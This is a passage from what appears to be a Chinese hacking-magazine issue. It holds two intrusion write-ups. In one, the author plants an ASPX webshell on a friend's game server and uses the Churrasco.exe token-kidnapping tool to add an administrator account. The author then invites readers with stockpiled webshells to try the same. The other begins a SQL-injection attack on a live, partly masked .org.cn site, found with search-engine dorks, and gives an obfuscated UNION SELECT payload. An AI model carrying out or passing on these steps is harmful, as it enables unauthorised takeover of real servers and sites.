


图8

再试试其它脚本，上传了一个ASPX木马上去，没想到还支持ASP.NET，可以成功执行命令，如图9。

现在我们有USER组执行命令的权限了，通过查看端口和服务也没有找到好的提升权限的办法。后来就和朋友说了，网站的Webshell拿到了，但是没有办法提权，朋友也把网站漏洞给补上了。

二、万能提权

没过多久，网上爆出了Windows本地万能提权漏洞，这里说的万能提权是指Windows

Token Kidnapping本地提权漏洞，此漏洞信息描述如下：

> 漏洞是由于在NetworkService或LocalService上运行的代码，可以访问同样是在NetworkService或LocalService上运行的进程，部分进程允许提升权限到LocalSystem。
>
> 对于IIS，默认安装是不受影响的，但以Full Trust运行的ASP.NET代码受此漏洞影响。如果权限低于Full Trust，也不受此漏洞影响。同样，ASP代码不受此漏洞影响，只有ASP.NET才受影响。
>
> 针对SQL Server，如果用户以administrative权限运行代码，则受此漏洞影响。针对Windows Server 2003，攻击者可以通过MSDTC获取token访问其它同样token的进程，从而提升权限。任何具有SeImpersonatePrivilege的进程都有可能造成权限提升。

要利用这个漏洞提权，简单的说就是你获得的Webshell必须是ASP.NET程序，而且能够执行命令。只要这台服务器没打补丁，又没有对IIS里的ASP.NET进行安全设置，那么基本上就可以玩下。

到网上去下了一个Windows Token Kidnapping本地提权漏洞提权的工具，找了找原来的Webshell，发现前段时间朋友魔兽私服站的Webshell还在，真晕，朋友竟然没有删，那我就试试这个万能提权的效果吧。

那个Webshell是支持ASP.NET的，我们来试试看这个Windows Token Kidnapping本地万能提权能否提权成功。把漏洞利用工具传到了c:\php\目录里，这个php环境目录默认是可以执行应用程序的，提权工具命令格式如下：

```
Churrasco.exe "要执行的命令"
```

我们把要执行的命令换成添加管理员的命令，如图10。

提示命令成功完成，管理员用户真的加上去了！马上查看rabbitsafe用户是否添加成功，如图11。

成功添加Rabbitsafe用户为管理员，接着利用添加的rabbitsafe管理员成功登录朋友魔兽私服的服务器，如图12。

到此，渗透全部结束，最后通过万能提权终于成功拿到朋友魔兽私服的服务器。




图9




图10

三、总结收尾

文章中的Windows Token Kidnapping本地提权漏洞目前好像微软还没出补丁，大家手里如果有大量Webshell没有提权的，可以用这个漏洞试试。后来询问朋友为什么服务器上开着那么多的组件，asp、php、asp.net等脚本都支持？朋友说，原来服务器上放过asp和asp.net的网站，后来私服程序换成php，asp和asp.net都忘了删除。




图11

如果朋友的服务器上只支持php，这次渗透就没那么容易了，服务器提供的服务越多就越不安全，特别是在没人管理的情况下。




图12

最后，希望大家能从这篇文章中学到东西，有什么不明白的地方，可以到《黑客手册》论坛去找我，我的论坛ID是rabbitsafe。

[文章中用到的提权工具Churrasco.exe已经收录在本期光盘]

编辑点评：

很"老套"的一篇文章，似乎什么都是旧的，rabbitsafe是我一直看好的一个作者，你该加油了。

曲折的Shell，强大的IIS

文 do

本文的亮点是在于phpmyadmin不能创建表时如何导出webshell。

目标：传说中的*来网。环境：WIN2003+IIS+PHP+MYSQL，有PHPMyadmin后台。

一、踩点找突破口

首先利用百度+啊D搜索注入点，百度搜索“**inurl:php? site:www.***.org.cn**”，然后放到啊D里翻页去吧，记得在高级搜索里设置每页显示100条。

结果发现注入点N个，随便选了个：**http://www.***.org.cn/test1/ads_match/sheying3/personal.php?id=606**。另外顺便说一下为什么这次目标环境是IIS。因为随便找个网页进去，然后更改地址大小写发现同样可以访问，说明很可能是WINDOWS系统，因为*NIX是区分大小写的。而且在分站里发现了ASP，结合扫描工具可以确定是WIN2003+IIS。访问http://www.***.org.cn/phpmyadmin/发现了PHPMyadmin后台。

二、注入点

输入语句：**http://www.***.org.cn/test1/ads_match/sheying3/personal.php?id=606/**/and/**/1=1/**/union/**/select/**/1,2,3**.......直到10的时候返回成功，如图1。


